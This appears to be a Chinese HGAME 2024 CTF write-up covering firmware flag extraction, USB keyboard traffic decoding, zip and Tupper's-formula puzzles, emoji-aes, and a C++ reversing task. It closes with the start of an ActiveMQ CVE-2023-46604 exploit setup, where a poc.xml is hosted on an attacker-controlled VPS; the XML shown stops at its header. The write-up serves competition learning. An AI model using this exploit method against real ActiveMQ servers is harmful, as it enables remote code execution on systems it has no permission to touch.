

想念21和22年的平台和week4的 6557225 了

IOT




ez7621

拿到固件直接binwalk解，之后grep出hgame

```
p\openwrt-rampis-mt7621-youhua_wr1200js-squashfs-sysupgrade.bin.extracted\squashfs-root\usr\lib\opkg\info\kmod-flag.control - Notepad++
见图(V) 编码(N) 语言(L) 设置(I) 工具(O) 宏(M) 运行(R) 插件(P) 窗口(W) ?
tmp.py x usb.dat x out.dat x out2.dat x out3.dat x init x kmod-flag.control x 40 x var x kmod-flag.con
1 Package: kmod-flag
2 Version: 5.15.137-1
3 Depends: kernel (=5.15.137-1-29d3c8b2d48de9c08323849df5ed6674)
4 Source: package/kernel/hgame_flag
5 SourceName: kmod-flag
6 License: GPL-2.0
7 Section: kernel
8 SourceDateEpoch: 1708448900
9 Maintainer: Doddy <doddy@vidar.club>
10 Architecture: mipsel_24kc
11 Installed-Size: 1283
12 Description: HGAME Flag
13
```

在usr/lib/opkg/info/kmod-flag.control找到这个，问了一下GPT，在lib/modules目录下寻找一番


1. 内核模块文件本身：
 - 在解压的文件结构中查找与 `kmod-flag` 相关的 `.ko` 文件（Linux 内核模块的扩展名）。这个文件可能位于 `lib/modules/` 目录下。一旦找到，你可以尝试使用 `strings` 命令查看其中的文本内容，看是否有匹配 `hgame{}` 格式的字符串。
2. 模块的源代码：
 - `Source: package/kernel/hgame_flag` 指出了模块的源码位置，虽然这个位置是在构建时的路径，但如果固件中包含了源代码或额外的文档，可能会有线索。检查解压目录下是否有源代码或相关的文档。
3. 相关配置文件或脚本：
 - 在 `squashfs-root` 目录下查找可能与 `kmod-flag` 相关的配置文件或启动脚本。有时开发者会在这些文件中留下线索或直接包含 flag。
4. 其他文档或说明文件：
 - 查看 `usr/lib/opkg/info/` 目录下 `kmod-flag` 相关的其他文件，比如 `.postinst`、`.prerm` 或其他文档文件，这些文件可能包含安装、卸载模块时执行的脚本，有时候开发者会在这些脚本中留下线索。

 mt76x2e.ko	2023/11/14 21:38	KO 文件	19 KB
 mt7603e.ko	2023/11/14 21:38	KO 文件	53 KB
 mt7621-flag.ko	2023/11/14 21:38	KO 文件	3 KB

拉到IDA里，找到一串字符串

```
00000147 .byte
00000148 $LC0: .ascii ">17;3-ee44`3`a{`boe{b2fb{4`d4{bdg5aoog4d44+`<0>
00000148 # DATA XREF: init_module+4fo
00000148 # init_module+10fo
00000174 $LC2: .byte 1
00000174 # DATA XREF: cleanup_modulefo
00000174 # cleanup_module+8fo
00000175 .byte 0x21 # 1
```

xor爆破一下



MISC

ezKeyboard

哥们被骗了哥们一直在想为什么有两个下划线以为题或者flag出错了（因为maybezip的flag在第一天就是错的）

看见有一血了打完游戏后来看发现不对

这道题单纯多一个点就是第5个字节也被用上了，这代表同时被按下，例如 010000391c

当时跑脚本是这样的交不上

```
('hgame{keyb0|a1d_GAM0__15_S0_F0N__!!~~~~}', '_1NST')
```

后来自己测试的时候发现如果长按Cap键会一直出现这个情况：

USBHID	38 SET_REPORT Request
USBHID	37 SET_REPORT Request
USBHID	38 SET_REPORT Request
USBHID	28 SET_REPORT Response
USBHID	28 SET_REPORT Response
USBHID	28 SET_REPORT Response

因此事实上在判断是否真按下CAP的时候不应该以是否为\x39作为标志，脚本就不贴了github有，主要就是注意到像上面提到的 01 00 00 39 1c 就是取 1c

在这道题中，想把 010000391c 理解为取大写的 Y，不过仔细想了一下发现仅仅是因为这道题正好碰巧是大写的 Y，后面的都字符每次在用的时候都被再CAP小写掉了。


按道理来讲如果后面再出现字符无法判断大小写，毕竟如果目前是大写状态下无需按下CAP就可以直接大写，因此想法是只能通过上面那张图的标志，并且可以发现在长按cap的时候这个标志会无限生成，实际上写脚本判断应该考虑这个标志过后出现正常的按键流量代表松开了cap（此题即一直出现这条set report直到出现下一条 01 00 00 39 00 时才代表松开cap键，只不过这里正好每次就出现了一组，如果长按的话是这样的情况：

host	2.6.0	USBHID	37 SET_REPORT Request
host	2.4.0	USBHID	38 SET_REPORT Request
2.2.0	host	USBHID	28 SET_REPORT Response
2.6.0	host	USBHID	28 SET_REPORT Response
2.4.0	host	USBHID	28 SET_REPORT Response
host	2.2.0	USBHID	37 SET_REPORT Request
host	2.6.0	USBHID	37 SET_REPORT Request
host	2.4.0	USBHID	38 SET_REPORT Request
2.6.0	host	USBHID	28 SET_REPORT Response
2.2.0	host	USBHID	28 SET_REPORT Response
2.4.0	host	USBHID	28 SET_REPORT Response
host	2.2.0	USBHID	37 SET_REPORT Request
host	2.6.0	USBHID	37 SET_REPORT Request
host	2.4.0	USBHID	38 SET_REPORT Request
2.2.0	host	USBHID	28 SET_REPORT Response
2.6.0	host	USBHID	28 SET_REPORT Response
2.4.0	host	USBHID	28 SET_REPORT Response
host	2.2.0	USBHID	37 SET_REPORT Request
host	2.6.0	USBHID	37 SET_REPORT Request
host	2.4.0	USBHID	38 SET_REPORT Request
2.2.0	host	USBHID	28 SET_REPORT Response
2.6.0	host	USBHID	28 SET_REPORT Response
2.4.0	host	USBHID	28 SET_REPORT Response
2.6.1	host	USB	35 URB_INTERRUPT in
host	2.6.1	USB	27 URB_INTERRUPT in

总之flag是

```
hgame{keyb0a1d_gam0__15_s0_f0n__!!~~~~}
```

Maybezip




拿到附件，根据提示和查看hex值，可以知道是异或了0x27

```

0000h: 77 6C 24 23 33 27 27 27 27 27 AA 71 74 7F 27 27  Wl$#3''''^gt.''
0010h: 27 27 27 27 27 27 27 27 27 27 23 27 27 27 48 52  ''''''''#''HR
0020h: 53 08 77 6C 24 23 33 27 2C 27 2F 27 82 7A 65 69  S.wl$#3','/',zei
0030h: C4 93 A2 F0 89 62 26 27 A3 62 26 27 2C 27 27 27  Ä`eð%b&'fb&',''

```

使用010的工具--十六进制运算--二进制异或--无符号字节hex 0x27



得到的是加密的压缩包，里面有118张图片和一个secret.txt，用7z打开看了下时间貌似一致，CRC也不同，尝试rockyou爆破和1-8位纯数字爆破无果，猜测跟时间有关，用010看了一下

struct ZIPFILERECORD record[0]	out/001.png
struct ZIPFILERECORD record[1]	PK
char frSignature[4]	20
ushort frVersion	11
ushort frFlags	COMP_DEFLATE (8)
enum COMPTYPE frCompression	11:45:10
DOSTIME frFileTime	02/02/2019
DOSDATE frFileDate	D785B4E3h
uint frCrc	83374
uint frCompressedSize	83332
uint frUncompressedSize	11
ushort frFileNameLength	0
ushort frExtraFieldLength	out/001.png
char frFileName[11]	out/001.png
uchar frData[83374]	
struct ZIPFILERECORD record[2]	out/002.png
char frSignature[4]	PK
ushort frVersion	20
ushort frFlags	11
enum COMPTYPE frCompression	COMP_DEFLATE (8)
DOSTIME frFileTime	11:45:12
DOSDATE frFileDate	02/02/2019
uint frCrc	387CC7C7h
uint frCompressedSize	50681
uint frUncompressedSize	50665
ushort frFileNameLength	11
ushort frExtraFieldLength	0
char frFileName[11]	out/002.png
uchar frData[50681]	

果然时间是不同的，那么写个脚本提取

```
import zipfile
zip_path = 'maybezip.zip'

with zipfile.ZipFile(zip_path, 'r') as zip:
    for info in zip.infolist():
        # print(info.filename)
        print(info.date_time)
```


The screenshot shows a hex editor interface with three panels. The top panel is titled 'Find / Replace' and contains a search bar with 'EXTENDED (\\N, \\T, \\X...)' and a replace bar with '0'. Below the search bar are checkboxes for 'Global match' (checked), 'Case insensitive' (unchecked), and 'Multiline matching' (checked). The middle panel is also titled 'Find / Replace' and contains a search bar with 'EXTENDED (\\N, \\T, \\X...)' and a replace bar with '1'. It has the same checkbox settings. The bottom panel is titled 'From Binary' and contains a 'Delimiter' dropdown set to 'Space' and a 'Byte Length' dropdown set to '8'. To the right of the panels is an 'Output' pane showing a list of hex values and the text 'what_is_tupper'.

得到密码为 `what_is_tupper`

解压得到secert.txt, 提示了tupper

[+] About Tupper's (self-referential) formula

Graph



[+] Graph options and functions


Graph to number
↓


Number to graph
↑

Number

```
72787329722350998523574511481025741695816964635558384442202692939343248310376327030571721790484320025639585496019827224602471287007
76147398014900494077774751672639794757038784719768461212339722127563789590680162677072578105954034650558344720793484261073678059915
80117432922660798728799330070029895439493782746278803718601214016257571571501022474151606674490479186209269816535400587854557894864
77133491800072173111744740084775454371941475267611983872
```

肉眼丁真得到micro qr code，不过直接扫没扫出来，手动取了一下01值转图片





根据格式，flag应该是 `hgame{Matryo5hk4_d01l}`

a few moments later

接上集，哥们看见出一血马上拿起手机交了，不出意外flag是正确的

4:57

7.9 K/s 4G 4G 49

HGAME WEEK 4

Flag 正确



Vidar-Team

赛列表

比赛简介

赛题

WEB

REVERSE

PWN

CRYPTO

MISC

IOT

ezKeyboard

Maybezip

暂未解出

250PT

MISC



S0k1y

已解出 1 次

200PT

MISC

© 2024 杭州凌武科技有

Maybezip

MISC



Maybezip

Onedrive下载:

https://1drv.ms/u/s!ApqEx2DdrD-aoZ56VBnCV6l-LD9_Ig?e=RhtqJv

下载题目附件

Mondrian's

提示是key is 🗝️，那么就把🗝️作为密码




看到开头四个符号和最后一个本子，锁定emoji-aes

Decrypt

To decrypt, select the agreed rotation (if custom), enter the emoji-aes string, and then the pre-shared encryption key.

▼ Advanced ▼

Message



Key

Decrypt

Decrypted!

能够解出来，不过貌似得先拿到hex

这里直接用以前写的burst_emoji_aes脚本稍微改一下来解，改脚本的main函数

[illegible]

能够发现开头仍然不是\x89，而是\xef\xbf\xbd



[Mondrian's □] 附件问题下线

RE

change

```
11 sub_7FF65B9121E0(v10, "am2qas1", envp);
12 v6 = std::shared_ptr<__ExceptionPtr>::operator=((__int64)v7, (__int64)v10);
13 sub_7FF65B912280((__int64)v9, v6);
14 sub_7FF65B911410(std::cout, "plz input your flag:");
15 sub_7FF65B9110F0(std::cin, &unk_7FF65B918128);
16 sub_7FF65B9129A0((__int64)v9, (__int64)v8, (__int64)&unk_7FF65B918128);
17 for ( i = 0; i < 24; ++i )
18 {
19     v5 = byte_7FF65B918000[i];
20     if ( v5 != *(char *)sub_7FF65B912960((__int64)v8, i) )
```

v5取byte_7FF65B918000

```
13 0A 5D 1C 0E 08 23 06 0B 4B 38 22 0D 1C 48 0C 66 15 48 1B 0D 0E 10 4F
```

上面还有个 am2qas1，鄙人猜测的是xor

From Hex

Delimiter: Auto

XOR

Key: am2qas1 UTF8 Scheme: Standard

☐ Null preserving

Output: rgomo{OgfyIC~p)aTd}hao}}

接着

```
s = b'rgomo{OgfyIC~p)aTd}hao}}'
s1 = b'hgame{'
for i in range(len(s1)):
    print(s[i]-s1[i])
```

```
10,0,14,0,10,0
```

以为就这样循环就行了，结果不对，于是考虑动调，在上面那个地方下断点，哥们看不懂这个程序于是一个个爆

由于知道 13 0A 5D 1C 0E 08 23 06 0B 4B 38 22 0D 1C 48 0C 66 15 48 1B 0D 0E 10 4F，并且知道关系是类似rot，长度24

哥们输入的是 hgame{aaaaaaaaaaaaaaaaaa}，这个长度24，结果出来看v8不对劲，于是乎慢慢来测

手动测出来 hgame{ugly_Cpp_，后面就不对了

```

Stack[0000186C]:0000008C52CFF7E0 db 13h |
Stack[0000186C]:0000008C52CFF7E1 db 0Ah
Stack[0000186C]:0000008C52CFF7E2 db 5Dh ; ]
Stack[0000186C]:0000008C52CFF7E3 db 1Ch
Stack[0000186C]:0000008C52CFF7E4 db 0Eh
Stack[0000186C]:0000008C52CFF7E5 db 8
Stack[0000186C]:0000008C52CFF7E6 db 23h ; #
Stack[0000186C]:0000008C52CFF7E7 db 6
Stack[0000186C]:0000008C52CFF7E8 db 0Bh
Stack[0000186C]:0000008C52CFF7E9 db 4Bh ; K
Stack[0000186C]:0000008C52CFF7EA db 38h ; 8
Stack[0000186C]:0000008C52CFF7EB db 22h ; "
Stack[0000186C]:0000008C52CFF7EC db 0Dh
Stack[0000186C]:0000008C52CFF7ED db 1Ch
Stack[0000186C]:0000008C52CFF7EE db 48h ; H


```

再用上面的脚本测了一下，观察到 10,0,14,0,10,0,-38,0,-6,0,-22,0,14,0,-54,

由此可以知道flag的雏形是 hgame{ugly_cpp_a?d?h?o?}

然后现在只剩下 0C 66 15 48 1B 0D 0E 10 4F

想不出来有什么单词，让我搜搜看看能不能想到



ugly_cpp_and_h?o?

正好手里有单词本，让我看看

```
7   f = open('lang-english.txt','r').read().splitlines()
8   for i in range(len(f)):
9       if(len(f[i]) == 4):
10          if(f[i][0] == 'h' and f[i][2] == 'o'):
11              print(f[i])
```

Run: tmp x

C:\Users\Laptop\AppData\Local\Programs\Python\Python39\python.exe
hood
hoof
hook
hoon
hoop
hoot

hook

```
PS C:\Users\Laptop\Desktop> .\change.exe
plz input your flag:hgame{ugly_Cpp_and_hook}
Congratulations!
```

hgame{ugly_Cpp_and_hook}

web

Reverse and Escalation.

看到那么多人做了这个web，猜测是复现cve

一个要登录，一个是显示ActiveMQ，搜一下ActiveMQ CVE，搜到CVE-2023-46604

于是去找CVE的exp相关用法

就是在自己的vps上写上poc.xml，内容如下：

```
<?xml version="1.0" encoding="UTF-8" ?>
<beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="http://www.springframework.org/schema/beans
       http://www.springframework.org/schema/beans/spring-beans.xsd">
```

